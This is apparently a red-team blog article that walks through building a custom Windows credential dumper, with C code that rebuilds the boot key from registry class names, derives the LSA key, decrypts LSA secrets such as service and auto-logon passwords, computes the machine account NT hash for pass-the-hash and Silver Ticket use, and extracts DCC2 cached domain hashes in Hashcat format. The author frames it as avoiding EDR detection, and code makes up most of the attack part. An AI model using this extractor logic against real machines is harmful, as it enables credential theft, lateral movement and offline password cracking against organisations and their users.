

From Boot Key to Plaintext: How Windows LSA Secrets Are Deciphered from the Registry

Introduction and recall

Windows stores some of its secrets, service account passwords, machine account credentials, cached domain logon hashes, inside the **SECURITY** registry hive. These secrets are not stored in plaintext: they are wrapped in multiple layers of encryption, each derived from the previous one, forming a **key chain** that ultimately roots in a value scattered across the **SYSTEM** hive.

Recently, during a Red Team exercise, I needed to develop my own local SAM and LSA extractor that wouldn't be detected by the EDR. The SAM part was no problem at all; the MaldevAcademy module dedicated to it works well. However, I found very little documentation on the LSA decryption part. Loading the registry hives is one thing, but decrypting them to extract the plaintext secrets is quite another.


So I set myself the challenge of re-implementing the entire decryption stack. And to save you from having to dig through the Mimikatz and Secretsdump.py code yourself, here is a quick article detailing the various steps involved.

Please note: when dumping the hives' secrets, the step that's most sensitive from a detection perspective is the hive extraction/loading from the registry, not the decryption part (that can be performed locally, on your own machine). This article will explain how to decrypt them. As for loading them, I'll leave it to you to find and develop your own super-mega-discreet technique :).

This article walks through the full extraction path, from the initial **Boot Key** recovery all the way to the final **plaintext LSA secrets** and **DCC2 cached domain credentials**. Every step is illustrated with the relevant code.

TL;DR, the key chain can be summarized as follows:

```
Boot Key (16 bytes, from SYSTEM hive)
|
└─> SHA-256(BootKey || PoLEKList salt × 1000)
      └─> AES-256-ECB ─> LSA AES-256 Key (32)
```



Step 1: Recovering the Boot Key

The **Boot Key** (also called the **LSA System Key**) is a 16-byte value that seeds every other key derivation in the system. It is not stored as a single contiguous value. Instead, Windows splits it across four registry keys under `HKLM\SYSTEM\ControlSet001\Control\Lsa`, hiding each 4-byte fragment inside the **class name** of a subkey:

Subkey	Purpose
<code>JD</code>	Bytes 0-3 of the scrambled key
<code>Skew1</code>	Bytes 4-7
<code>GBG</code>	Bytes 8-11
<code>Data</code>	Bytes 12-15

The class name of a registry key is a rarely used attribute, most tools never display it, which makes it an effective *hiding* place. We can retrieve each fragment by calling `RegQueryInfoKeyW` with the `lpClass` parameter, and a `KeyHandle` on the registry key:

```
LPCWSTR KeyNames[] = { L"JD", L"Skew1", L"GBG", L"Data" };
HKEY    KeyHandle;
UCHAR   KeyParts[16];

for (UCHAR Index = 0; Index < 4; Index++)
{
    //...
```

```

WCHAR ClassName[10] = { 0 };
ULONG BufferSize = 10;

RegQueryInfoKeyW( KeyHandle, ClassName, &BufferSize, 0, 0, 0, 0, 0, 0, 0, 0, 0);
RegCloseKey( KeyHandle);

*(PULONG)( KeyParts + Index * 4) = _byteswap_ulong( wcstoul( ClassName, 0, 16));
}

```

Each class name is an 8-character hexadecimal string representing 4 bytes. `wcstoul` converts it to a 32-bit integer, and `byteswap_ulong` flips the byte order from little-endian to big-endian so that the hex digits map to bytes in the expected order.

The permutation

The 16 bytes obtained from the four class names are **not** the Boot Key yet. Windows applies a fixed permutation to scramble them:

```

SystemKey[ 0] = KeyParts[ 8];
SystemKey[ 1] = KeyParts[ 5];
SystemKey[ 2] = KeyParts[ 4];
SystemKey[ 3] = KeyParts[ 2];
SystemKey[ 4] = KeyParts[ 11];
SystemKey[ 5] = KeyParts[ 9];
SystemKey[ 6] = KeyParts[ 13];
SystemKey[ 7] = KeyParts[ 3];
SystemKey[ 8] = KeyParts[ 0];
SystemKey[ 9] = KeyParts[ 6];
SystemKey[10] = KeyParts[ 1];
SystemKey[11] = KeyParts[12];
SystemKey[12] = KeyParts[14];
SystemKey[13] = KeyParts[10];
SystemKey[14] = KeyParts[15];
SystemKey[15] = KeyParts[ 7];

```

This permutation is identical in every version of Windows (NT 6.x+) and is well-documented in public research. Its only purpose is obfuscation: it prevents a casual observer from reassembling the key by simply concatenating the class names in subkey order.

After this step, **SystemKey** holds the 16-byte Boot Key.

Step 2: Deriving the LSA Encryption Key

The LSA encryption key is a **32-byte AES-256 key** used to protect every individual LSA secret. It is stored, in encrypted form, in the default value of:

```
HKLM\SECURITY\Policy\PoLEKList
```

PoLEKList blob layout

The binary blob read from this key has the following structure:

Offset 0 :	ULONG	Version	(0x01000000 LE)
Offset 4 :	UCHAR	EncKeyId[16]	GUID identifying the encryption key
Offset 20 :	ULONG	EncAlgorithm	(= 3, meaning AES-256)
Offset 24 :	ULONG	Flags	(= 0)
Offset 28 :	UCHAR	KdfSalt[32]	Salt for the SHA-256 key derivation
Offset 60 :	UCHAR	Ciphertext[]	AES-256-ECB encrypted payload

Key derivation: SHA-256 iterated hashing

The decryption key is derived from the Boot Key using a custom KDF: the Boot Key is concatenated with the 32-byte salt repeated 1000 times, and the result is hashed with SHA-256:

```
DerivedKey = SHA-256(BootKey || Salt || Salt || ... || Salt)
                        |—— 1000 times ——|
```

In code:

```
BOOLEAN Sha256Derive(PUCHAR Key, ULONG KeyLength, PUCHAR Salt, ULONG SaltLength, PUCHAR
DerivedKey)
{
    CryptAcquireContextA(&Provider, 0, 0, PROV_RSA_AES, CRYPT_VERIFYCONTEXT);
```

```

CryptCreateHash(Provider, CALG_SHA_256, 0, 0, &Hash);

// Hash the key material (Boot Key)
CryptHashData(Hash, Key, KeyLength, 0);

// Append the salt 1000 times
for (ULONG Index = 0; Index < 1000; Index++)
{
    CryptHashData(Hash, Salt, SaltLength, 0);
}

ULONG HashLength = 32; // SHA-256 output = 32 bytes = AES-256 key size
CryptGetHashParam(Hash, HP_HASHVAL, DerivedKey, &HashLength, 0);

// ... cleanup ...
}

```

This produces a 32-byte value suitable for use as an AES-256 key. The 1000 iterations serve as a weak form of key stretching, enough to slow down brute-force enumeration of Boot Keys I guess, though the primary security boundary is the Boot Key itself.

AES-256-ECB decryption

With the derived key in hand, the ciphertext portion of the blob (starting at offset 60) is decrypted using **AES-256 in ECB mode**:

```

UCHAR DerivedKey[LSA_KEY_SIZE]; // 32 bytes
Sha256Derive(BootKey, SYSTEM_KEY_SIZE, BlobData + 28, 32, DerivedKey);

PUCHAR Payload      = BlobData + 60;
ULONG  PayloadLength = BlobLength - 60;

Aes256Decrypt(DerivedKey, Payload, PayloadLength);

```

The `Aes256Decrypt` function imports the key as a `PLAINTEXTKEYBLOB` into the CryptoAPI, sets ECB mode, and calls `CryptDecrypt`:

```

BOOLEAN Aes256Decrypt(PUCHAR Key, PUCHAR Ciphertext, ULONG CiphertextLength)
{
    // ... provider acquisition ...
}

```

```

    UCHAR          Buffer[ AES256_KEY_BLOB_SIZE];
    BLOBHEADER*    KeyBlob = ( BLOBHEADER*)( Buffer);

    KeyBlob->bType    = PLAINTEXTKEYBLOB;
    KeyBlob->bVersion = CUR_BLOB_VERSION;
    KeyBlob->aiKeyAlg = CALG_AES_256;

    *(PULONG)( Buffer + sizeof( BLOBHEADER)) = AES256_KEY_SIZE;
    RtlCopyMemory( Buffer + sizeof( BLOBHEADER) + sizeof( ULONG), Key, AES256_KEY_SIZE);

    CryptImportKey( Provider, Buffer, AES256_KEY_BLOB_SIZE, 0, 0, &KeyHandle);

    ULONG Mode = CRYPT_MODE_ECB;
    CryptSetKeyParam( KeyHandle, KP_MODE, ( PCHAR)( &Mode), 0);

    CryptDecrypt( KeyHandle, 0, FALSE, 0, Ciphertext, &CiphertextLength);

    // ... cleanup ...
}

```

Note the use of **ECB mode**: each 16-byte block is decrypted independently with no initialization vector. This is the mode Windows chose for the PoIEKList encryption.

Parsing the decrypted payload

The decrypted payload is not just a flat key, it is a nested structure of Windows internal types. The code navigates through three layers:


```

PNT6_CLEAR_SECRET clearSec    = (PNT6_CLEAR_SECRET) Payload;
PNT6_SYSTEM_KEYS  keysStream = (PNT6_SYSTEM_KEYS) clearSec->Secret;
PNT6_SYSTEM_KEY   firstKey    = (PNT6_SYSTEM_KEY) keysStream->Keys;

if ( firstKey->KeySize >= LSA_KEY_SIZE) {
    RtlCopyMemory( LsaKey, firstKey->Key, LSA_KEY_SIZE);
}

```

The structures involved (stolen from Mimikatz's code, many thanks to the kiwi!) are:



```

typedef struct _NT6_CLEAR_SECRET {
    DWORD SecretSize;
    DWORD unk0, unk1, unk2;
    BYTE  Secret[ ANYSIZE_ARRAY ];
} NT6_CLEAR_SECRET;

typedef struct _NT6_SYSTEM_KEYS {
    DWORD unkType0;
    GUID  CurrentKeyID;
    DWORD unkType1;
    DWORD nbKeys;
    NT6_SYSTEM_KEY Keys[ ANYSIZE_ARRAY ];
} NT6_SYSTEM_KEYS;

typedef struct _NT6_SYSTEM_KEY {
    GUID  KeyId;
    DWORD KeyType;
    DWORD KeySize;
    BYTE  Key[ ANYSIZE_ARRAY ];
} NT6_SYSTEM_KEY;

```

In essence: the decrypted blob contains a **CLEAR SECRET** envelope, inside which lies a **SYSTEM KEYS** collection. The first key in that collection is the **32-byte LSA encryption key** that will be used for all subsequent operations.

Step 3: Decrypting LSA Secrets

LSA secrets are stored under **HKLM\SECURITY\Policy\Secrets**. Each secret is a subkey (e.g., **\$MACHINE.ACC**, **SC ServiceName**, **DefaultPassword**) that contains two sub-subkeys:

- **CurrVal**: the current value of the secret
- **OldVal**: the previous value (retained after a password change)

Each of these holds a binary blob as its default value. We enumerate all secrets:

```

VOID DumpLsaSecrets(HKEY HkLmHandle, PCHAR LsaKey)
{
    RegOpenKeyExW( HkLmHandle, L"SECURITY\\Policy\\Secrets",
                  REG_OPTION_BACKUP_RESTORE, KEY_ENUMERATE_SUB_KEYS, &SecretsKey);
}

```

```

    ULONG SecretCount;
    RegQueryInfoKeyW(SecretsKey, 0, 0, 0, &SecretCount, ...);

    for (ULONG Index = 0; Index < SecretCount; Index++)
    {
        RegEnumKeyW(SecretsKey, Index, SecretName, ...);

        // For each secret, process CurrVal and OldVal
        LPCWSTR TimestampedValues[] = { L"CurrVal", L"OldVal" };

        for (UCHAR Vi = 0; Vi < 2; Vi++)
        {
            // Read the default binary value
            ReadDefaultValue(ValKey, &BlobData, &BlobLength);

            // Decrypt and print
            DecryptAndPrintSecret(DisplayName, LsaKey, BlobData, BlobLength);
        }
    }
}

```

Per-secret decryption

Each secret blob has the same 60-byte header structure as PoLEKList: a salt at offset 28, and the ciphertext starting at offset 60. The decryption process is identical, derive an AES-256 key using the LSA key and the per-secret salt, then decrypt with AES-256-ECB:

```

static VOID DecryptAndPrintSecret(PCWSTR DisplayName, PCHAR
LsaKey,
                                PCHAR BlobData, ULONG BlobLength)
{
    // Derive the per-secret AES-256 key: SHA256(LsaKey || Salt × 1000)
    UCHAR DerivedKey[LSA_KEY_SIZE];
    Sha256Derive(LsaKey, LSA_KEY_SIZE,
                BlobData + SEC_BLOB_SALT_OFFSET, // offset 0x1C = 28
                SEC_BLOB_SALT_SIZE,              // 32 bytes
                DerivedKey);
}

```

```

// Decrypt the payload in-place
Aes256Decrypt(DerivedKey, Payload, PayloadLength);

// Parse: [SecretLength: 4 bytes][Reserved: 12 bytes][SecretData: SecretLength bytes]
ULONG SecretLength = *(PULONG)(Payload);
PrintLsaSecret(DisplayName, Payload + 16, SecretLength);
}

```

Note how the same `Sha256Derive` + `Aes256Decrypt` pattern is reused, but this time the **input key is the LSA key** (32 bytes) rather than the Boot Key (16 bytes). Each secret has its own unique 32-byte salt, so each one produces a different derived AES-256 key, compromising one derived key does not reveal the others (though knowing the LSA key allows deriving all of them).

The decrypted secret layout

After AES-256-ECB decryption, the plaintext has a simple structure:

```

[ 0x00 - 0x03] SecretLength (ULONG, little-endian)
[ 0x04 - 0x0F] Reserved      (12 bytes, unused)
[ 0x10 - ...] SecretData     (SecretLength bytes of plaintext secret)

```

`SecretData` contains the raw secret value. For a service account password (`SC *`), this is the UTF-16 password string. For `DefaultPassword`, it is the auto-logon password. For `$MACHINE.ACC`, it is the machine account password.

Special case: Machine account NT hash

When the secret is `$MACHINE.ACC`, then we go one step further and compute the **NT hash** (MD4) of the raw password bytes, since that is what is needed for pass-the-hash or Silver Ticket attacks:

```

if (_wcsicmp(DisplayName, L"$MACHINE.ACC [CurrVal]") == 0)
{
    UCHAR NtHash[MD4_DIGEST_LENGTH];

    if (ComputeMd4(Payload + 16, SecretLength, NtHash))
    {
        wprintf(L" NT hash: ");

        for (UCHAR Index = 0; Index < MD4_DIGEST_LENGTH; Index++)

```

```

    {
        wprintf(L"%02x", NtHash[Index]);
    }
}
}

```

The `ComputeMd4` function uses the legacy CryptoAPI with `CALG_MD4`:

```

BOOLEAN ComputeMd4( PCHAR Input, ULONG InputLength, PCHAR Digest)
{
    CryptAcquireContextA(&Provider, 0, 0, PROV_RSA_FULL, CRYPT_VERIFYCONTEXT);
    CryptCreateHash(Provider, CALG_MD4, 0, 0, &Hash);
    CryptHashData(Hash, Input, InputLength, 0);

    ULONG HashLength = MD4_DIGEST_LENGTH;
    CryptGetHashParam(Hash, HP_HASHVAL, Digest, &HashLength, 0);

    // ... cleanup ...
}

```

The NT hash of the machine account is particularly valuable because it can be used to forge Kerberos service tickets (Silver Tickets) or authenticate as the machine to domain services.

Step 4: Extracting DCC2 Cached Domain Credentials

When a domain user logs onto a Windows workstation, their credentials are cached locally so they can log in again even if the domain controller is unreachable. These cached credentials are stored as **Domain Cached Credentials v2 (DCC2)** hashes in:

```
HKLM\SECURITY\Cache\NL$1 through NL$25
```

Decrypting them requires a specific key, `NL$KM`, which is itself an LSA secret.

Step 4a: Obtaining the NL\$KM key

The **NL\$KM** key is extracted just like any other LSA secret, through **GetNlkmKey**:

```
static LSTATUS GetNlkmKey(HKEY HkLmHandle, PCHAR LsaKey, PCHAR NlkmKey)
{
    // Open SECURITY\Policy\Secrets\NL$KM\CurrVal
    RegOpenKeyExW(HkLmHandle, L"SECURITY\\Policy\\Secrets\\NL$KM\\CurrVal",
                  REG_OPTION_BACKUP_RESTORE, KEY_QUERY_VALUE, &ValKey);

    // Read the encrypted blob
    ReadDefaultValue(ValKey, &BlobData, &BlobLength);

    // Same derivation pattern: SHA256(LsaKey || salt * 1000) → AES-256-ECB
    UCHAR DerivedKey[LSA_KEY_SIZE];
    Sha256Derive(LsaKey, LSA_KEY_SIZE,
                  BlobData + LSA_BLOB_SALT_OFFSET, LSA_BLOB_SALT_SIZE,
                  DerivedKey);

    Aes256Decrypt(DerivedKey, Payload, PayloadLength);

    // Extract the 16-byte NL$KM key from the decrypted secret
    ULONG SecretLength = *(PULONG)(Payload);
    RtlCopyMemory(NlkmKey, Payload + 16, NLKM_KEY_SIZE); // 16 bytes
}
```

The result is a **16-byte AES-128 key** that will be used to decrypt each cached credential entry.

Step 4b: Reading the iteration count

Before decrypting individual entries, we read the PBKDF2 iteration count from

SECURITY\Cache\NL\$IterationCount:

```
DWORD IterationCount = 10240; // default
RegQueryValueExW(CacheKey, L"NL$IterationCount", NULL, NULL,
                  (LPBYTE)&IterationCount, &IcSize); // A if check could be interesting here,
// to not fallback in the next else, in case of reading error

if (IterationCount > 10240)
    IterationCount = IterationCount & 0xfffffc00; // round down to nearest 1024
else
```

```
IterationCount = IterationCount * 1024;           // scale up
```

This iteration count is not used for the decryption itself, it was used when the DCC2 hash was originally computed. It is recorded in the output so that an offline cracking tool (such as Hashcat mode 2100) knows how many PBKDF2 rounds to apply.

Step 4c: Decrypting each cached entry

We iterate over `NL$1` through `NL$25`. Each entry is a binary blob whose fixed-size header is an `NL_RECORD` structure (96 bytes):

```
#pragma pack(push, 1)
typedef struct _NL_RECORD {
    USHORT    UserLength;           // 0x00
    USHORT    DomainNameLength;     // 0x02
    USHORT    EffectiveNameLength;  // 0x04
    USHORT    FullNameLength;       // 0x06
    // ... more length fields ...
    ULONG     UserId;               // 0x10
    ULONG     PrimaryGroupId;       // 0x14
    ULONG     GroupCount;           // 0x18
    // ...
    ULONGLONG LastWrite;            // 0x20
    ULONG     Revision;             // 0x28
    // ...
    UCHAR     Iv[16];               // 0x40, AES-128-CBC initialization vector
    UCHAR     Ch[16];               // 0x50, challenge / validity check
} NL_RECORD;
#pragma pack(pop)

#define NL_RECORD_FIXED_SIZE 0x60    // 96 bytes
```

Two fields in the header are cryptographically significant:

- **Iv (offset 0x40)**: the 16-byte initialization vector for AES-128-CBC decryption.
- **Ch (offset 0x50)**: a 16-byte challenge value. If this is all zeroes, the entry is empty and is skipped.

The encrypted data follows immediately after the 96-byte header.

The filtering and decryption logic:

```
for (ULONG Index = 1; Index <= 25; Index++)
{
    // Read NL$1 through NL$25
    _snwprintf_s(ValueName, 16, _TRUNCATE, L"NL$%lu", Index);
    RegQueryValueExW(CacheKey, ValueName, 0, 0, Entry, &EntryLength);

    PNL_RECORD Record = (PNL_RECORD)Entry;

    // Skip empty entries (all-zero challenge)
    UCHAR ZeroIv[16] = { 0 };
    if (RtlCompareMemory(Record->Ch, ZeroIv, 16) == 16)
        continue;

    // Copy the encrypted data (everything after the 96-byte header)
    PUCCHAR Plaintext = HeapAlloc(..., EncryptedDataLen);
    RtlCopyMemory(Plaintext, Entry + NL_RECORD_FIXED_SIZE, EncryptedDataLen);

    // Decrypt with AES-128-CBC using the NL$KM key and the per-entry IV
    Aes128Decrypt(NlkmKey, Record->Iv, Plaintext, EncryptedDataLen, FALSE);
}
```

Unlike the PoLEKList and per-secret decryptions (which use AES-256-ECB), the cached credential entries use **AES-128-CBC** with a unique IV per entry. This is the only place in the entire LSA key chain where CBC mode appears.

Step 4d: Parsing the decrypted cached entry

After decryption, the plaintext has the following layout:

```
[ 0x00 - 0x0F]  DCC2 hash (16 bytes, the MSCACHE v2 hash)
[ 0x10 - 0x47]  Internal data (56 bytes)
[ 0x48 - ...]   Username (Unicode, length from NL_RECORD.UserLength)
                Domain name (Unicode, length from NL_RECORD.DomainNameLength)
```

We extract the username and domain, lowercase the username (DCC2 hashes are computed with a lowercased username), and format the output in hashcat-compatible format:

```
PUCHAR Hash = Plaintext; // first 16 bytes

// Extract username at offset 0x48
ULONG UserNameLen = Record->UserLength;
ULONG AlignedUserNameLen = (UserNameLen + 3) & ~3; // DWORD-aligned

RtlCopyMemory(Username, Plaintext + DCC2_USERNAME_OFFSET, UserNameLen);

// Lowercase the username (DCC2 requirement)
for (ULONG i = 0; i < UserNameWchars; i++)
{
    if (Username[i] >= L'A' && Username[i] <= L'Z')
        Username[i] += (L'a' - L'A');
}

// Extract domain name (follows the aligned username)
RtlCopyMemory(Domain, Plaintext + 0x48 + AlignedUserNameLen, DomainLen);

// Print in hashcat mode 2100 format
wprintf(L"%ws/%ws: $DCC2$%lu#%ws#", Domain, Username, IterationCount, Username);

for (UCHAR i = 0; i < MD4_DIGEST_LENGTH; i++)
    wprintf(L"%02x", Hash[i]);
```

The resulting output format, `DOMAIN/user: $DCC2$10240#user#<hash>`, can be fed directly to **Hashcat** (mode 2100) or **John the Ripper** for offline password cracking.

Summary: The Complete LSA Key Chain

The following table recaps the full chain of keys, from the Boot Key to the final plaintext:

Step	Input	Operation	Output
------	-------	-----------	--------

1	Registry class names (JD, Skew1, GBG, Data)	Hex decode + fixed permutation	Boot Key (16 bytes)
2	Boot Key + PoLEKList salt (32 bytes)	SHA-256(key salt × 1000) → AES-256-ECB	LSA Key (32 bytes)
3a	LSA Key + per-secret salt (32 bytes)	SHA-256(key salt × 1000) → AES-256-ECB	Plaintext secret
3b	<code>\$MACHINE.ACC</code> plaintext password	MD4	Machine NT hash
4a	LSA Key + NL\$KM salt (32 bytes)	SHA-256(key salt × 1000) → AES-256-ECB	NL\$KM key (16 bytes)
4b	NL\$KM key + per-entry IV (16 bytes)	AES-128-CBC	DCC2 hash + username

A few design observations:

- **The same KDF pattern** (`SHA-256(key || salt × 1000)` → `AES-256-ECB`) is used at three different levels: PoLEKList, individual secrets, and NL\$KM. The only variable is the input key and the salt.
- **ECB mode is used for all AES-256 operations.** The salt-based KDF makes each derived key unique, which mitigates the well-known weaknesses of ECB mode (identical plaintext blocks producing identical ciphertext blocks).
- **CBC mode is reserved for the DCC2 entries**, where each entry has its own IV stored in the `NL_RECORD` header.
- **The entire chain is deterministic.** Given the `SYSTEM` and `SECURITY` hive files, the extraction can be performed offline without any interaction with the running operating system. No authentication, no network access, no process injection, just registry reads and standard cryptographic primitives. So, if you want to extract these secrets discreetly, you should be concerned with extracting the hives, not with deciphering them.

References

- Mimikatz Isadump module:
https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/kuhl_m_Isadump.c
&
https://github.com/gentilkiwi/mimikatz/blob/master/mimikatz/modules/kuhl_m_Isadump.h
- Secretsdump.py core code:
<https://github.com/fortra/impacket/blob/master/impacket/examples/secretsdump.py>

Revision #1

Created 21 October 2026 07:38:32 by BlackWasp

Updated 21 October 2026 07:39:44 by BlackWasp